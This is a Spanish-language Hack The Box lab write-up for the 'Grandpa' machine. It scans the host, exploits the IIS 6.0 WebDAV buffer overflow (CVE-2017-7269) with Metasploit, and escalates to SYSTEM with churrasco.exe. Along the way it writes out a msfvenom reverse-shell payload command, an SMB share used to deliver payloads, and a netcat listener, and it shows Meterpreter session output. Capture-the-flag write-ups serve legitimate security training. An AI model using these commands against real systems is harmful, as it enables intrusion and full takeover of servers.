
263- GRANDPA


1. GRANDPA

https://app.hackthebox.com/machines/Grandpa





1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Windows*.

- 


1.2. Nmap


- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tan solo tenemos el *puerto 80* abierto.
  - 


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  - 

1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Estamos ante un *Microsoft Office Web Server*, que es una infraestructura de servidor web que proporciona servicios de aplicaciones web para aplicaciones de *Microsoft Office*. Asimismo, el servidor web que corre por detrás es un *Microsoft IIS 6.0*, el cual ya sabemos que junto a la extensión *WebDav* puede tener una vulnerabilidad de **Buffer Overflow**.


- 

- **Wappalyzer**: nos muestra que el sistema operativo es un *Windows Server*, uno de los sistemas operativos vulnerables a este Buffer Overflow que mencionamos.
  - 

- No obstante, al tratarse de un servidor **WebDav**, vamos a listar directorios y probar si podemos subir archivos con extensiones *.asp* o *.aspx*. Listamos directorios, pero no podemos acceder a éstos ya que no tenemos permisos. Tampoco podemos subir archivos al servidor.
  - 

1.4. Microsoft IIS 6.0 Buffer Overflow with Metasploit


- **CVE-2017-7269**:
- Recurrimos al módulo windows/iis/iis_webdav_scstoragepathfromurl de **Metasploit** para explotar este Buffer Overflow en el servidor. Configuramos los parámetros del exploit y lo lanzamos. Obtenemos nuestra sesión de *Meterpreter*.

- 


```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > options

Module options (exploit/windows/iis/iis_webdav_scstoragepathfromurl):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   MAXPATHLENGTH  60               yes       End of physical path brute force
   MINPATHLENGTH  3                yes       Start of physical path brute force
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.21:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (176198 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.21:4444 -> 10.10.10.14:1030) at 2024-04-03 10:24:33 -0100

het
meterpreter >
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > getsystem
[-] stdapi_sys_config_getsid: Operation failed: Access is denied.
meterpreter > dir
Listing: c:\windows\system32\inetsrv
====================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  58880    fil   2007-02-18 11:00:00 -0100  ADROT.dll
040777/rwxrwxrwx  0        dir   2017-04-12 13:17:13 -0100  ASP Compiled Templates
100666/rw-rw-rw-  102400   fil   2007-02-18 11:00:00 -0100  CertMap.ocx
100666/rw-rw-rw-  297984   fil   2007-02-18 11:00:00 -0100  CertWiz.ocx
100666/rw-rw-rw-  77824    fil   2007-02-18 11:00:00 -0100  Cnfgprts.ocx
100666/rw-rw-rw-  33792    fil   2007-02-18 11:00:00 -0100  ContRot.dll
040777/rwxrwxrwx  0        dir   2024-04-03 09:54:36 -0100  History
100666/rw-rw-rw-  813332   fil   2017-04-12 13:17:04 -0100  MBSchema.bin.00000000h
100666/rw-rw-rw-  263671   fil   2017-04-12 13:17:04 -0100  MBSchema.xml
040777/rwxrwxrwx  0        dir   2017-04-12 13:17:45 -0100  MetaBack
100666/rw-rw-rw-  43134    fil   2024-04-03 09:54:36 -0100  MetaBase.xml
100666/rw-rw-rw-  61440    fil   2007-02-18 11:00:00 -0100  NEXTLINK.dll
100666/rw-rw-rw-  291328   fil   2007-02-18 11:00:00 -0100  adsiis.dll
100666/rw-rw-rw-  388096   fil   2007-02-18 11:00:00 -0100  asp.dll
100666/rw-rw-rw-  27478    fil   2007-02-18 11:00:00 -0100  asp.mfl
1  2
```

> - **CVE-2017-7269**:
>   - *Desbordamiento de búfer* en la función `ScStoragePathFromUrl` en el servicio *WebDAV* en *Internet Information Services (IIS) 6.0* en Microsoft *Windows Server 2003 R2* permite a atacantes remotos ejecutar código arbitrario a través de una cabecera larga comenzando con `"If:`.

1.5. Privesc via Token-Impersonation with Juicy Potato

- Actualmente, somos el usuario *nt authority\network service*. Hacemos `whoami /priv` para ver los privilegios del usuario. Seguidamente, `systeminfo` para listar información del sistema. Estamos dentro de un *Windows Server 2003* de *32 bits*. Asimismo, vemos que tenemos el privilegio *SeImpersonatePrivilege*. Podríamos intentar explotar un *Access Token Impersonation* para escalar nuestros privilegios.
  - 

```
C:\Documents and Settings>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAuditPrivilege              Generate security audits                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled

C:\Documents and Settings>systeminfo
systeminfo

Host Name:                 GRANPA
OS Name:                   Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 1 Hours, 13 Minutes, 13 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 681 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,221 MB
Page File: In Use:         249 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
Network Card(s):           N/A
```

- Descargamos el exploit del enlace que aparece a continuación. Lo primero que haremos ahora es generar un payload con **Msfvenom**: `msfvenom -p windows/shell_reverse_tcp -f exe -a x86 --platform windows LHOST=10.10.14.21 LPORT=4444 > shell.exe EXITFUNC=thread`. Compartiremos ahora desde un servidor este payload y el exploit: `smbserver.py smbFolder $(pwd) -smb2support`. Desde la máquina víctima descargamos ambos recursos, el exploit: `copy \\10.10.14.21\smbFolder\churrasco.exe C:\Tmp\churrasco.exe` y el payload: `copy \\10.10.14.21\smbFolder\shell.exe C:\Tmp\shell.exe`.
  - https://binaryregion.wordpress.com/2021/08/04/privilege-escalation-windows-churrasco-exe/
  - 

- Nos ponemos en escucha con **Netcat** por el *puerto 4444*. Ejecutamos el exploit pasándole como parámetro el payload que generamos con **Msfvenom**: `churrasco.exe -d "C:\Tmp\shell.exe"`. Recibimos nuestra shell privilegiada como *NT authority\system*.
  -